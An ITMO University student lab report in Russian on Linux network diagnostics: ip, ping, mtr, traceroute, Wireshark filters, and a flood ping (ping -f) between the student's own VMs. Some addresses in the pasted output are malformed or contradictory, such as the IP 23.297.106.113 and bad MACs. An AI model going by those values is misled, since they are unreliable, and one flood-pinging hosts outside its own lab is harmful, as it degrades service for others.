

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное учреждение высшего
образования

Санкт-Петербургский национальный исследовательский университет ИТМО

Мегафакультет трансляционных информационных технологий

Факультет информационных технологий и программирования

**Практическая работа №3. Мониторинг сетевого трафика на хосте на примере
работы с утилитами диагностики и мониторинга сетевых соединений в Linux**

По дисциплине «Телекоммуникационные системы и технологии»

Выполнил:
студент группы №М3306
Тимофеев Вячеслав

Проверил:

Самигуллин



УНИВЕРСИТЕТ ИТМО


Санкт-Петербург
2025

Цель работы: получить практические навыки по работе с анализаторами сетевого трафика. На практике ознакомиться с различиями в принципах работы активного сетевого оборудования. Уяснить особенности взаимодействия сетевого и канального уровней на примере стека TCP/IP. Выяснить отличия форматов кадров Ethernet. Познакомиться с консольными утилитами диагностики и анализа сетевых соединений.


Артефакты выполнения:

Часть 1

Создал сеть NAT на обеих машинах с включенным DHCP(ч.1-п.2):



Настроил сеть каждой машины на тип подключения “Сеть NAT”, используя созданную выше сеть с флагом неразборчивого режима “Разрешить всё”



Полученные адреса (ч.1-п.3):

```
c7-1 (После lab-1, lab-2) [Работает] - Oracle VirtualBox
Файл Машина Вид Ввод Устройства Справка
Обзор Терминал Чт, 16 октября 19:17
myuser@d12: ~

myuser@d12: $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c4:a5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 389sec preferred_lft 389sec
    inet6 fe80::a00c:29ff:fea5/64 scope link
        valid_lft forever preferred_lft forever

c7-2 (После lab-1, lab-2) [Работает] - Oracle VirtualBox
Файл Машина Вид Ввод Устройства Справка
root@localhost ~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c4:a5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 389sec preferred_lft 389sec
    inet6 fe80::a00c:29ff:fea5/64 scope link
        valid_lft forever preferred_lft forever
```

Проверяем доступность внешней сети [google.com] (ч.1-п.5):

```
c7-1 (После lab-1, lab-2) [Работает] - Oracle VirtualBox
Файл Машина Вид Ввод Устройства Справка
myuser@d12: ~$ ping -c 5 google.com
PING google.com (142.250.203.206) 56(84) bytes of data.
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=1 ttl=255 time=55.3 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=2 ttl=255 time=53.6 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=3 ttl=255 time=55.7 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=4 ttl=255 time=55.1 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=5 ttl=255 time=52.6 ms
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 52.608/54.038/55.653/1.136 ms

c7-2 (После lab-1, lab-2) [Работает] - Oracle VirtualBox
Файл Машина Вид Ввод Устройства Справка
root@localhost ~# ping -c 5 google.com
PING google.com (142.250.203.206) 56(84) bytes of data.
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=1 ttl=255 time=55.9 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=2 ttl=255 time=53.3 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=3 ttl=255 time=52.6 ms
64 bytes from www2s22-in-f14.1e100.net (142.250.203.206): icmp_seq=4 ttl=255 time=63.4 ms
64 bytes from 142.250.203.206: icmp_seq=5 ttl=255 time=53.7 ms
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 2837ms
rtt min/avg/max/mdev = 52.622/55.782/63.381/3.958 ms
root@localhost ~#
```

Проверяем наличие утилит на с7-1 (ч.1-п.6):

```
myuser@d12: ~$ which bmon mtr traceroute vnstat nc
/usr/bin/bmon
/usr/bin/mtr
/usr/bin/traceroute
/usr/bin/vnstat
/usr/bin/nc
myuser@d12: ~$ dpkg -l | grep nethogs
ii  nethogs                               0.8.7-2
amd64          Net top tool grouping bandwidth per process
```

Часть 2

На с7-2 пингуем с7-1 с указанными параметрами (ч.2-п.2):

```
c7-2 (После lab-1, lab-2) [Работает] - Oracle VirtualBox
Файл Машина Вид Ввод Устройства Справка

[root@localhost ~]# ping -s 1500 -i 10 -c 5 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 1500(1528) bytes of data.
1508 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=3.01 ms
1508 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=3.55 ms
1508 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=4.61 ms
1508 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.63 ms
1508 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.997 ms

--- 10.0.2.15 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 40044ms
rtt min/avg/max/mdev = 0.997/2.759/4.607/1.302 ms
```

Определение ключа -f в утилите ping (ч.1-п.3):

Флаг **-f** включает режим заливки (flood mode), в котором пакеты посылаются максимально быстро, без пауз.

Используется:

- Для нагрузочного тестирования сети
- Для проверки производительности канала и его пропускной способности
- Только между локальными машинами

Опасно его включать, так как каждая итерация сразу же отправляет следующий ICMP-пакет, не ожидая ответа на предыдущий. В результате создается очень высокая нагрузка на сеть и целевой узел.

Если запускать **ping -f X.X.X.X** по сети с ограниченной пропускной способностью, есть вероятность:

- Забить канал служебными ICMP-пакетами
- Ухудшить качество связи для других пользователей
- Потери пакетов и увеличения задержек даже на близко расположенных устройствах

Утилита **mtr** (ч.1-п.4):

Mtr (My Traceroute) сочетает функции **ping** и **traceroute**. Она постоянно производит проверку маршрута до указанного хоста, обновляя статистику по каждому узлу

Сбор статистики соединения с www.itmo.ru (ч.1-п.5):

My traceroute [v0.95]							
d12 (10.0.2.15) -> www.itmo.ru (51.250.54.78)				2025-10-16T21:33:20+0300			
Keys:		Help		Display mode		Restart statistics	
						Order of fields	
		Packets		Pings			
Host		Loss%	Snt	Last	Avg	Best	Wrst StDev
1. 51.250.54.78		1.0%	99	48.0	47.5	44.7	66.4 2.8

Флаг **-t** выводит статистику в текстовом виде (в терминал)

Поле	Значение
HOST	IP-адрес или имя узла маршрута
Loss%	процент потерянных пакетов
Snt	количество отправленных пакетов
Last	задержка последнего пакета (ms)
Avg	средняя задержка
Best	минимальная задержка
Wrst	максимальная задержка
StDev	стандартное отклонение времени отклика


Эти параметры нужны для анализа качества соединения, чтобы отлавливать проблемы в сети

Сохраняем результат расширенной статистики работы mtr [40 пакетов] с www.itmo.ru (ч.2-п.6):

```
myuser@d12: ~ $ mtr -r -w -c 40 www.itmo.ru > mtr_result.txt
myuser@d12: ~ $ cat mtr_result.txt
Start: 2025-10-16T21:45:41+0300
HOST: d12          Loss%   Snt    Last    Avg   Best Wrst StDev
 1. |-- 51.250.54.78  0.0%    40    51.4  48.4  45.0  59.7  3.2
```

Часть 3

Настройка перехвата трафика на реальном интерфейсе (ч.3-п.1):



Сохраняем файл захвата (.pcap*)

Ч.3-п.2(а):

Ethernet · 6	IPv4 · 3	IPv6 · 2	TCP	UDP · 3	Пакеты	Байт	Ид потока	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Отн. время начала	Продолжительность	Bits/s A → B
Адрес А	Адрес В													
192.168.1.160	185.22.172.228				2 800	5 МБ	0	1 438	315 кб	1 362	5 МБ	0.000000	23.5546	107 kbps
192.168.1.234	224.0.0.251				20	4 кб	1	20	4 кб	0	0 байты	12.806013	10.1512	2903 bits/s
192.168.1.234	224.0.0.22				2	120 байты	2	2	120 байты	0	0 байты	12.812204	0.6907	1389 bits/s


Находим broadcast адрес (ff:ff:ff:ff:ff:ff) и в “Адрес А” видим узел, рассылающий широковещательный кадр (ч.3-п.2(б)):

Ethernet · 6	IPv4 · 3	IPv6 · 2	TCP	UDP · 3	Пакеты	Байт	Ид потока	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Отн. время начала	Продолжительность	Bits/s A → B
Адрес А	Адрес В													
00:e0:4c:s8:60:b8	24:0f:5e:00:2d:51				2 802	5 МБ	0	1 439	316 кб	1 363	5 МБ	0.000000	23.5546	107 kbps
24:0f:5e:00:2d:51	ffff:ffff:ffff:ffff:ffff:ffff				6	360 байты	5	6	360 байты	0	0 байты	22.031143	1.0084	285 bits/s
ae:8:ced:5:47:453	01:00:5e:00:00:16				2	120 байты	3	2	120 байты	0	0 байты	12.812204	0.6907	1389 bits/s
ae:8:ced:5:47:453	01:00:5e:00:00:fb				20	4 кб	1	20	4 кб	0	0 байты	12.806013	10.1512	2903 bits/s
ae:8:ced:5:47:453	33:33:00:00:00:16				2	180 байты	4	2	180 байты	0	0 байты	12.812204	0.0703	20 kbps
ae:8:ced:5:47:453	33:33:00:00:00:fb				20	4 кб	2	20	4 кб	0	0 байты	12.806013	10.1512	3218 bits/s

Находим самый активный TCP-порт (ч.3-п.2(с)):

Ethernet	IPv4 · 105	IPv6	TCP · 104	UDP · 106	Порт А	Адрес В	Порт В	Пакеты	Байт	Ид потока	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Отн. время начала	Продолжительность
Адрес А																
10.0.0.10	2918	172.64.155.209	443	617	406 кб	54	243	179 кб	374	227 кб	8.158618	3.9883				
10.0.0.10	49014	149.154.167.99	443	538	467 кб	32	136	19 кб	402	448 кб	5.549492	6.5874				
10.0.0.10	49062	87.240.132.72	443	421	463 кб	96	72	5 кб	349	458 кб	11.778734	0.3841				
10.0.0.10	49041	77.88.21.37	443	408	377 кб	74	118	26 кб	290	351 кб	10.003335	2.1221				
10.0.0.10	51815	213.180.204.186	443	249	196 кб	34	67	6 кб	182	190 кб	5.901721	4.5725				

График интенсивности TCP и UDP трафика (ч.3-п.2(д)):



Анализ:

- TCP доминирует (больше трафика чем UDP)
- Пиковая нагрузка около 950 пакетов/сек на 11с (TCP)
- Короткая сессия – весь трафик (5 МБ) уложился в ≈12с

Итог: большая часть трафика шла из браузера (открытие разных вкладок)

Диаграмма связей пакетов с HTTPS [фильтр `tcp.port == 443`] (ч.3-п.2(е)):



Анализ:

- Трафик идет по HTTPS (TCP/443) [зашифрованные соединения]

- Есть несколько параллельных TCP-сессий (с разными исходными портами 9415, 49000...)
- Есть SYN/SYN-ACK/ACK [установление соединений проходит успешно]
- Много PSH, ACK с длиной данных [активная передача контента от серверов]
- Нет потерь и ретрансляций [соединения стабильные]
- Максимальное количество пакетов в одной TCP-сессии: 1302 байта
- Клиент – 10.0.0.10, сервера – внешние IP (52.108.50.37, 77.88.44.55...)

Фильтр (ч3.п.3(а)):

(dns) && (udp.port == 53 || tcp.port == 53) && !(ip.src == <ip DNS_сервера>)

<ip_DNS_сервера> берем из сетевых интерфейсах и их настройках (ip*)

53 – порт DNS

No.	Time	Source	Destination	Protocol	Length Info
24	2.579387	10.0.0.10	1.1.1.1	DNS	61 Standard query 0xbae3 A suggest.dzen.ru
25	2.579905	10.0.0.10	1.1.1.1	DNS	65 Standard query 0xb1a8 A suggest.sso.dzen.ru
26	2.579978	10.0.0.10	1.1.1.1	DNS	53 Standard query 0xd470 A dzen.ru
27	2.610491	1.1.1.1	10.0.0.10	DNS	77 Standard query response (0xae) A suggest.dzen.ru A 87.250.254.106
28	2.610491	1.1.1.1	10.0.0.10	DNS	81 Standard query response (0xb1a8) A suggest.sso.dzen.ru A 87.250.254.106
29	2.610491	1.1.1.1	10.0.0.10	DNS	101 Standard query response (0xd470) A dzen.ru A 5.61.23.39 A 185.180.200.2 A 83.222.28.15
30	3.162052	10.0.0.10	1.1.1.1	DNS	56 Standard query 0x64fc A github.com
32	3.191761	1.1.1.1	10.0.0.10	DNS	72 Standard query response 0x64fc A github.com A 140.82.121.3
33	3.441846	10.0.0.10	1.1.1.1	DNS	58 Standard query 0x4180 A galicdn.com
128	3.441846	10.0.0.10	1.1.1.1	DNS	58 Standard query 0x719 A leetcode.com
125	3.472168	10.0.0.10	1.1.1.1	DNS	58 Standard query 0x719 A leetcode.com
126	3.472168	10.0.0.10	1.1.1.1	DNS	58 Standard query 0x4180 A galicdn.com
130	3.472168	10.0.0.10	1.1.1.1	DNS	58 Standard query 0x719 A leetcode.com
131	3.472168	10.0.0.10	1.1.1.1	DNS	58 Standard query 0x719 A leetcode.com A 104.26.41.79 A 172.66.154.168
134	3.502884	1.1.1.1	10.0.0.10	DNS	60 Standard query response 0x719 A leetcode.com A 172.66.154.168 A 104.26.41.79
135	3.502884	1.1.1.1	10.0.0.10	DNS	204 Standard query response 0x100 A galicdn.com CNAME g.alicdn.com.gds.alibabadns.com CNAME g.alicdn.com.edgesuite.net CNAME a1320
151	3.607428	10.0.0.10	1.1.1.1	DNS	62 Standard query 0x799e A cih.gainskins.com
153	3.634290	10.0.0.10	1.1.1.1	DNS	64 Standard query 0x3f93 A steamcommunity.com
154	3.638670	10.0.0.10	1.1.1.1	DNS	63 Standard query 0x799e A sih.gainskins.com

Фильтр (ч3.п.3(б)):

eth.src == <MAC_адрес_машины>

<MAC_адрес_машины> берем из сетевых интерфейсах и их настройках (ip*)

No.	Time	Source	Destination	Protocol	Length Info
4	0.000061	192.168.1.160	23.297.106.113	TCP	54 49681 → 443 [ACK] Seq=1 Ack=6845 Win=255 Len=0
6	0.000390	192.168.1.160	23.297.106.113	TCP	54 49681 → 443 [ACK] Seq=1 Ack=9765 Win=255 Len=0
8	0.002987	192.168.1.160	149.154.167.50	TCP	54 59391 → 443 [ACK] Seq=1 Ack=106 Win=255 Len=0
10	1.189168	192.168.1.160	23.297.106.113	TCP	66 [TCP Dup ACK 6:11] 49681 → 443 [ACK] Seq=1 Ack=9765 Win=255 Len=0 SLE=12685 SRE=12747
11	8.134023	192.168.1.160	104.18.14.89	QUIC	1292 Initial, DCID=9e64caf93a747d42, PKN: 8, PADDING, PING, PADDING, CRYPTO, PING, PADDING, CRYPTO, PADDING, CRYPTO, CRYPTO, CRYPT
13	8.134023	192.168.1.160	192.168.1.160	TCP	66 49681 → 443 [ACK] Seq=1 Ack=12747 Win=255 Len=0 SLE=12685 SRE=12747
15	8.153759	192.168.1.160	23.297.106.113	TCP	54 49681 → 443 [ACK] Seq=1 Ack=12747 Win=255 Len=0
16	8.189792	192.168.1.160	192.168.1.1	DNS	77 Standard query 0x16f4 A beacons2.gvt2.com
17	8.190972	192.168.1.160	192.168.1.1	DNS	77 Standard query 0x88a0 HTTPS beacons2.gvt2.com
20	8.346676	192.168.1.160	172.67.180.194	QUIC	1298 Initial, DCID=43f6a2fb1ab6bf3, PKN: 8, PADDING, CRYPTO, PING, PADDING, CRYPTO, PING, CRYPTO, PADDING, PING, PING, CRYPTO,
21	8.346676	192.168.1.160	192.168.1.160	CoAP	80 NON, MID=52412, GET, TKN:72 8a, /well-known/core?stdevIdentify
22	8.346676	192.168.1.160	104.18.14.89	QUIC	1292 Initial, DCID=9e64caf93a747d42, PKN: 10, CRYPTO, PING, CRYPTO, PADDING, CRYPTO, PADDING, PING, CRYPTO, PING, CRYPTO, PADDING, CR
26	1.339913	192.168.1.160	172.67.100.194	QUIC	1292 Initial, DCID=43f6a2fb1ab6bf3, PKN: 10, PING, PADDING, PING, CRYPTO, PADDING, PING, CRYPTO, PING, CRYPTO, PADDING, C
28	1.764589	192.168.1.160	149.154.167.50	SSL	223 Continuation Data
29	1.784626	192.168.1.160	77.88.55.88	TLSv1.2	146 Application Data
30	1.784851	192.168.1.160	77.88.55.88	TLSv1.2	85 Application Data
31	1.784969	192.168.1.160	77.88.55.88	TLSv1.2	6096 Application Data
32	1.784969	192.168.1.160	77.88.55.88	TLSv1.2	86 Application Data
39	1.802172	192.168.1.160	77.88.55.88	TCP	54 49677 → 443 [ACK] Seq=6198 Ack=80 Win=253 Len=0

Фильтр (ч3.п.3(с)):

eth.dst == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length Info
505	22.031143	zrouterTechn_00:2d:..	Broadcast	ARP	60 who has 103.195.103.66? Tell 192.168.1.1
509	22.032740	zrouterTechn_00:2d:..	Broadcast	ARP	60 who has 84.17.53.155? Tell 192.168.1.1
510	22.032740	zrouterTechn_00:2d:..	Broadcast	ARP	60 who has 185.152.67.145? Tell 192.168.1.1
1940	23.039559	zrouterTechn_00:2d:..	Broadcast	ARP	60 who has 185.152.67.145? Tell 192.168.1.1
1941	23.039559	zrouterTechn_00:2d:..	Broadcast	ARP	60 who has 84.17.53.155? Tell 192.168.1.1
1942	23.039559	zrouterTechn_00:2d:..	Broadcast	ARP	60 who has 103.195.103.66? Tell 192.168.1.1

¶ Frame 505: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{...} at 00:00:ff:ff:ff:ff (Intel PRO/100 MT Desktop Adapter) at 2011-03-22 10:24:01
 ¶ Ethernet II, Src: zrouterTechn_00:2d:51 (24:0f:5e:00:2d:51), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ¶ Address Resolution Protocol (request)

Видим, что только протокол ARP использовал broadcast.

Какие могли быть в целом:

Протокол	Назначение
ARP	Определение MAC по IP-адресу
DHCP	Получение IP при загрузке
NBNS	Поиск имён узлов в локальной сети

Итог (ч.3-п.4):

Внутри сети пакеты отправлялись не только через broadcast, значит использовались протоколы Ip/ethernet. Можно сказать, что использовался маршрутизатор (в случае с Wi-Fi – роутер).

Часть 4

По умолчанию traceroute использует UDP

Флаг -I для ICMP (ч.4-п.2(a)):

```
myuser@d12:~$ sudo traceroute -I 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  dns.google (8.8.8.8)  32.622 ms  32.366 ms  32.168 ms
```

⇒ Отправляет ICMP Echo Request пакеты, как ping, но с разным TTL.

UDP (ч.4-п.2(b)):

```
myuser@el12: $ sudo traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 _gateway (10.0.2.1)  0.609 ms  0.421 ms  0.197 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

- Отправляются UDP-пакеты на дефолтные порты (в Linux: 33434-33534), постепенно увеличивая TTL.

Флаг -T для TCP (ч.4-п.2(с)):

```
myuser@el12: $ sudo traceroute -T 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 * * *
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

- Отправляются TCP SYN-пакеты. Удобно, если ICMP или UDP фильтруются фаерволом.

Флаг -F для проверки, используется ли фрагментация IPv4 (ч.4-п.2(д)):

```
myuser@d12: $ sudo traceroute -F 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 _gateway (10.0.2.1)  0.693 ms  0.433 ms  0.449 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

- Если по пути встретится узел, где пакет нужно фрагментировать, но стоит DF-флаг (Don't Fragment [-F]), - узел вернёт ICMP сообщение "Fragmentation needed". С его помощью можем определить, где возникает необходимость фрагментации.

Часть 5

На с7-1 узнаем IP из сетевых интерфейсов и их настройках (`ip a`) и вписываем в `ping` на с7-2:

Пример на 100 байт:

```
[root@localhost ~]# ping -f -s 100 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 100(128) bytes of data.
```

- `-s`: размер пакета в байтах
- `-f`: flood режим

enp0s3

bmon 4.0

Interfaces	RX bps	pps	%	TX bps	pps	%
>enp0s3	60.27KiB	434		60.25KiB	434	

KiB (RX Bytes/second)

77.44
64.53
51.62
38.72
25.81
12.91

1 5 10 15 20 25 30 35 40 45 50 55 60

KiB (TX Bytes/second)

77.58
64.65
51.72
38.79
25.86
12.93

1 5 10 15 20 25 30 35 40 45 50 55 60

```
--- 10.0.2.15 ping statistics ---  
98197 packets transmitted, 98197 received, 0% packet loss, time 256904ms  
rtt min/avg/max/mdev = 0.181/1.385/20.421/0.688 ms, pipe 4, ipg/ewma 2.616/1.134 ms
```

10100 байт:

enp0s3 bmon 4.0

Interfaces	RX bps	pps	%	TX bps	pps	%
enp0s3	1.42MiB	1.01K		1.43MiB	1.01K	

Mib (RX Bytes/second)

1.82
1.52
1.22
0.91
0.61
0.30

1 5 10 15 20 25 30 35 40 45 50 55 60

